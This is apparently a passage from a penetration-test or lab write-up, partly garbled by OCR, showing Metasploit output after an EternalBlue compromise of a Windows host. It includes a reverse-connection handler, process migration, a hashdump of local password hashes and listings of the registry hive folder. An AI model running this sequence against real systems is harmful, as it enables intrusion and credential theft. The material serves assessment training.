

```
msf exploit(windows/smb/ms17_010_eternalblue) > use 0
msf post(multi/manage/shell_to_meterpreter) >
msf post(multi/manage/shell_to_meterpreter) > show options
```

Module options (post/multi/manage/shell_to_meterpreter):

Name	Current Setting	Required	Description
----	-----	-----	-----
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION	-1	yes	The session to run this module on

View the full module info with the info, or info -d command.

```
msf post(multi/manage/shell_to_meterpreter) >
```



6. Post-Exploitation

Once access was obtained, post-exploitation activities were performed to determine the actual impact of the compromise. All the processes were listed

```
msf post(multi/manage/shell_to_meterpreter) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1	shell	x64/windows	Shell Banner: Microsoft Windows [Version 6.3.9600] -----	10.48.143.54:4444 -> 10.48.169.27:49273 (10.48.169.27)
2	meterpreter	s x64/window	NT AUTHORITY\SYSTEM @ W IN-JO6REVNMMMP	10.48.143.54:4433 -> 10.48.169.27:49306 (10.48.169.27)

```
msf post(multi/manage/shell_to_meterpreter) > sessions 2
```

[*] Starting interaction with 2...

```
meterpreter > getuid
```

Server username: NT AUTHORITY\SYSTEM

```
meterpreter > ps
```


Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	-----
0	0	[System Process]				
4	0	System	x64	0		

248	4	smss.exe	x64	0		
344	336	csrss.exe				
396	388	csrss.exe				
404	336	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
432	388	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
492	404	services.exe	x64	0		
500	404	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
524	740	badr.exe	x64	0	NT AUTHORITY\SYSTEM	C:\badr\badr.exe
564	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
592	492	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
596	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	
					SERVICE	
692	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S	
					ERVICE	
712	432	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\system32\dwm.exe
740	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
788	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S	
					ERVICE	
800	492	amazon-ssm-a	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
		gent.exe				
852	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	
					SERVICE	
888	524	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe

					conhost.exe
932	952	conhost.exe	x64	0	NT AUTHORITY\SYSTEM C:\Windows\system32\
					conhost.exe
952	592	cmd.exe	x64	0	NT AUTHORITY\SYSTEM C:\Windows\System32\
					cmd.exe
996	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S
					ERVICE
1084	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1308	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK
					SERVICE
1388	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK
					SERVICE
1600	2716	conhost.exe	x64	0	NT AUTHORITY\SYSTEM C:\Windows\system32\
					conhost.exe
1704	432	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM C:\Windows\system32\
					LogonUI.exe
1836	800	ssm-agent-wo	x64	0	NT AUTHORITY\SYSTEM C:\Program Files\Ama
		rker.exe			zon\SSM\ssm-agent-wo
					rker.exe
1844	1836	conhost.exe	x64	0	NT AUTHORITY\SYSTEM C:\Windows\system32\
					conhost.exe
2352	492	msdtc.exe	x64	0	NT AUTHORITY\NETWORK
					SERVICE
2716	2408	powershell.e	x64	0	NT AUTHORITY\SYSTEM C:\Windows\System32\
		xe			WindowsPowerShell\v1
					.0\powershell.exe



Privilege Verification

The Meterpreter session was checked using:

getuid

The result was:

Server username: NT AUTHORITY\SYSTEM

This confirmed that the session had the highest local Windows privileges.

```
msf post(multi/manage/shell_to_meterpreter) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
1	shell	x64/windows	Shell Banner: Microsoft Windows [Version 6.3.9600] (10.48.169.27:49273 (10.48.169.27))	10.48.143.54:4444 -> 10.48.169.27:49273


```
2 meterpreter x64/window NT AUTHORITY\SYSTEM @ W 10.48.143.54:4433 -> 10
s IN-JO6REVNNMMP .48.169.27:49306 (10.48
.169.27)
```

```
msf post(multi/manage/shell_to_meterpreter) > sessions 2
```

[*] Starting interaction with 2...

```
meterpreter > getuid
```

Server username: NT AUTHORITY\SYSTEM



Process Migration

The Meterpreter session was migrated to another process:

```
migrate 952
```

The migration completed successfully:

[*] Migration completed successfully.

The identity was then verified again:

```
getuid
```

The session continued to operate as:

NT AUTHORITY\SYSTEM

msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions

=====

Id	Name	Type	Information	Connection
1	shell	x64/windows	Shell Banner: Microsoft Windows [Version 6.3.9600] -----	10.48.143.54:4444 -> 10.48.169.27:49273 (10.48.169.27)
2	meterpreter	x64/window	NT AUTHORITY\SYSTEM @ W IN-JO6REVNMMMP	10.48.143.54:4433 -> 10.48.169.27:49306 (10.48.169.27)

msf post(multi/manage/shell_to_meterpreter) > sessions 2

[*] Starting interaction with 2...

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > ps

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Proc				

ess]

4	0	System	x64	0		
248	4	smss.exe	x64	0		
344	336	csrss.exe				
396	388	csrss.exe				
404	336	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
432	388	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
492	404	services.exe	x64	0		
500	404	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
524	740	badr.exe	x64	0	NT AUTHORITY\SYSTEM	C:\badr\badr.exe
564	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
592	492	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
596	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	
					SERVICE	
692	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S	
					ERVICE	
712	432	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\system32\dwm.exe
740	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
788	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S	
					ERVICE	
800	492	amazon-ssm-a	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
		gent.exe				
852	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	

SERVICE

888	524	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
932	952	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
952	592	cmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe
996	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL S	

ERVICE

1084	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1308	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	

SERVICE

1388	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK	
------	-----	-------------	-----	---	----------------------	--

SERVICE

1600	2716	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1704	432	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1836	800	ssm-agent-wo rker.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\ssm-agent-wo rker.exe
1844	1836	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
2352	492	msdtc.exe	x64	0	NT AUTHORITY\NETWORK	

SERVICE


2716	2408	powershell.e xe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
------	------	--------------------	-----	---	---------------------	---

```
meterpreter > migrate 952
```

```
[*] Migrating from 2716 to 952...
```

```
[*] Migration completed successfully.
```

```
meterpreter >
```



Credential Access

The hashdump command was used to demonstrate the level of credential access available to the compromised SYSTEM account.

```
meterpreter > hashdump
```

```
Administrator: REDUCTED
```

```
Guest: REDUCTED
```

```
Jon: REDUCTED
```

The assessment demonstrated that an attacker with SYSTEM privileges could retrieve local password hashes.

File System Access

The compromised system's file system was also accessed

```
meterpreter > cd /
```

```
meterpreter > pwd
```

C:\

meterpreter > ls

Listing: C:\

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrw	0	dir	2014-03-21 19:17:40 +0000	\$Recycle.Bin
x				
100666/rw-rw-rw	1	fil	2013-06-18 12:18:29 +0000	BOOTNXT
-				
040777/rwxrwxrw	0	dir	2013-08-22 14:48:41 +0000	Documents and Settings
x				
040777/rwxrwxrw	0	dir	2013-08-22 15:52:33 +0000	PerfLogs
x				
040555/r-xr-xr-	4096	dir	2026-07-31 18:33:43 +0000	Program Files
x				
040777/rwxrwxrw	4096	dir	2013-08-22 15:39:32 +0000	Program Files (x86)
x				
040777/rwxrwxrw	4096	dir	2026-07-31 18:33:44 +0000	ProgramData
x				
040777/rwxrwxrw	0	dir	2026-07-31 17:56:27 +0000	System Volume Information
x				
040555/r-xr-xr-	4096	dir	2026-07-31 20:28:57 +0000	Users
x				
040777/rwxrwxrw	24576	dir	2026-07-31 21:59:30 +0000	Windows
x				
040777/rwxrwxrw	4096	dir	2026-08-22 08:04:04 +0000	badr
x				

—

—

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	8192	fil	2026-07-31 17:12:35 +000	BBI
-	0			
100666/rw-rw-rw-	8192	fil	2013-08-22 13:25:30 +000	BBI.LOG1
-	0			
100666/rw-rw-rw-	0	fil	2013-08-22 13:25:30 +000	BBI.LOG2
-	0			
100666/rw-rw-rw-	65536	fil	2013-08-22 13:25:44 +000	BBI{42b8217e-0b2e-11e3-93
-	0		f4-90b11c2eb9f2}.TM.blf	
100666/rw-rw-rw-	524288	fil	2013-08-22 13:25:44 +000	BBI{42b8217e-0b2e-11e3-93
-	0		f4-90b11c2eb9f2}.TMCContai	
			ner00000000000000000001.r	
			egtrans-ms	

100666/rw-rw-rw 524288 fil 2013-08-22 13:25:44 +000 BBI{42b8217e-0b2e-11e3-93
- 0 f4-90b11c2eb9f2}.TMContai
ner00000000000000000002.r
egtrans-ms

100666/rw-rw-rw 262144 fil 2026-07-31 18:55:54 +000 BCD-Template
- 0

100666/rw-rw-rw 28672 fil 2013-08-22 15:46:48 +000 BCD-Template.LOG
- 0

100666/rw-rw-rw 0 fil 2014-03-21 18:27:09 +000 BCD-Template.LOG1
- 0

100666/rw-rw-rw 0 fil 2014-03-21 18:27:09 +000 BCD-Template.LOG2
- 0

100666/rw-rw-rw 36700160 fil 2026-08-22 08:17:38 +000 COMPONENTS
- 0

100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 COMPONENTS.LOG
- 0

100666/rw-rw-rw 114688 fil 2013-08-22 13:25:30 +000 COMPONENTS.LOG1
- 0

100666/rw-rw-rw 1105920 fil 2013-08-22 13:25:30 +000 COMPONENTS.LOG2
- 0

100666/rw-rw-rw 65536 fil 2026-08-22 08:17:38 +000 COMPONENTS{3a3c0ba7-b123-
- 0 11e3-80ba-a4badb27b52d}.T
M.blf

100666/rw-rw-rw 524288 fil 2026-08-22 08:17:38 +000 COMPONENTS{3a3c0ba7-b123-
- 0 11e3-80ba-a4badb27b52d}.T
MContainer0000000000000000
00001.regtrans-ms

100666/rw-rw-rw 524288 fil 2026-07-31 17:56:34 +000 COMPONENTS{3a3c0ba7-b123-
- 0 11e3-80ba-a4badb27b52d}.T

MContainer0000000000000000

00002.regtrans-ms

100666/rw-rw-rw 262144 fil 2026-07-31 22:00:15 +000 DEFAULT

- 0

100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 DEFAULT.LOG

- 0

100666/rw-rw-rw 135168 fil 2013-08-22 13:25:30 +000 DEFAULT.LOG1

- 0

100666/rw-rw-rw 40960 fil 2013-08-22 13:25:30 +000 DEFAULT.LOG2

- 0

100666/rw-rw-rw 65536 fil 2026-07-31 16:59:49 +000 DEFAULT{3a3c0b9d-b123-11e

- 0 3-80ba-a4badb27b52d}.TM.b

lf

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 DEFAULT{3a3c0b9d-b123-11e

- 0 3-80ba-a4badb27b52d}.TMCo

ntainer000000000000000000

01.regtrans-ms

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 DEFAULT{3a3c0b9d-b123-11e

- 0 3-80ba-a4badb27b52d}.TMCo

ntainer000000000000000000

02.regtrans-ms

100666/rw-rw-rw 4517888 fil 2026-08-22 08:14:20 +000 DRIVERS

- 0

100666/rw-rw-rw 77824 fil 2013-08-22 15:34:27 +000 DRIVERS.LOG1

- 0

100666/rw-rw-rw 57344 fil 2013-08-22 15:34:27 +000 DRIVERS.LOG2

- 0

100666/rw-rw-rw 65536 fil 2026-07-31 17:56:39 +000 DRIVERS{e50cbcff-0b3d-11e

- 0 3-b794-c222b49a96f2}.TM.b

lf

```
100666/rw-rw-rw 524288 fil 2026-07-31 17:56:39 +000 DRIVERS{e50cbcff-0b3d-11e
- 0 3-b794-c222b49a96f2}.TMCo
ntainer000000000000000000
01.regtrans-ms
100666/rw-rw-rw 524288 fil 2026-07-31 17:56:39 +000 DRIVERS{e50cbcff-0b3d-11e
- 0 3-b794-c222b49a96f2}.TMCo
ntainer000000000000000000
02.regtrans-ms
100666/rw-rw-rw 8192 fil 2013-08-22 13:25:30 +000 ELAM
- 0
100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 ELAM.LOG1
- 0
100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 ELAM.LOG2
- 0
100666/rw-rw-rw 164 fil 2013-08-22 13:29:29 +000 FP
- 0
040777/rwxrwxrw 0 dir 2013-08-22 13:25:43 +000 Journal
x 0
040777/rwxrwxrw 4096 dir 2026-08-22 08:11:19 +000 RegBack
x 0
100666/rw-rw-rw 262144 fil 2026-07-31 22:00:15 +000 SAM
- 0
100666/rw-rw-rw 12288 fil 2013-08-22 13:25:30 +000 SAM.LOG1
- 0
100666/rw-rw-rw 12288 fil 2013-08-22 13:25:30 +000 SAM.LOG2
- 0
100666/rw-rw-rw 65536 fil 2026-07-31 16:59:49 +000 SAM{3a3c0b98-b123-11e3-80
- 0 ba-a4badb27b52d}.TM.blf
```

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 SAM{3a3c0b98-b123-11e3-80
- 0 ba-a4badb27b52d}.TMContai
ner00000000000000000001.r
egtrans-ms

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 SAM{3a3c0b98-b123-11e3-80
- 0 ba-a4badb27b52d}.TMContai
ner00000000000000000002.r
egtrans-ms

100666/rw-rw-rw 262144 fil 2026-07-31 22:00:15 +000 SECURITY
- 0

100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 SECURITY.LOG
- 0

100666/rw-rw-rw 118784 fil 2013-08-22 13:25:30 +000 SECURITY.LOG1
- 0

100666/rw-rw-rw 8192 fil 2013-08-22 13:25:30 +000 SECURITY.LOG2
- 0

100666/rw-rw-rw 65536 fil 2026-07-31 16:59:49 +000 SECURITY{3a3c0b93-b123-11
- 0 e3-80ba-a4badb27b52d}.TM.
blf

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 SECURITY{3a3c0b93-b123-11
- 0 e3-80ba-a4badb27b52d}.TMC
ontainer0000000000000000
001.regtrans-ms

100666/rw-rw-rw 524288 fil 2026-07-31 16:59:49 +000 SECURITY{3a3c0b93-b123-11
- 0 e3-80ba-a4badb27b52d}.TMC
ontainer0000000000000000
002.regtrans-ms

100666/rw-rw-rw 44826624 fil 2026-07-31 22:00:15 +000 SOFTWARE
- 0

100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 SOFTWARE.LOG
- 0
100666/rw-rw-rw 21090304 fil 2013-08-22 13:25:30 +000 SOFTWARE.LOG1
- 0
100666/rw-rw-rw 10612736 fil 2013-08-22 13:25:30 +000 SOFTWARE.LOG2
- 0
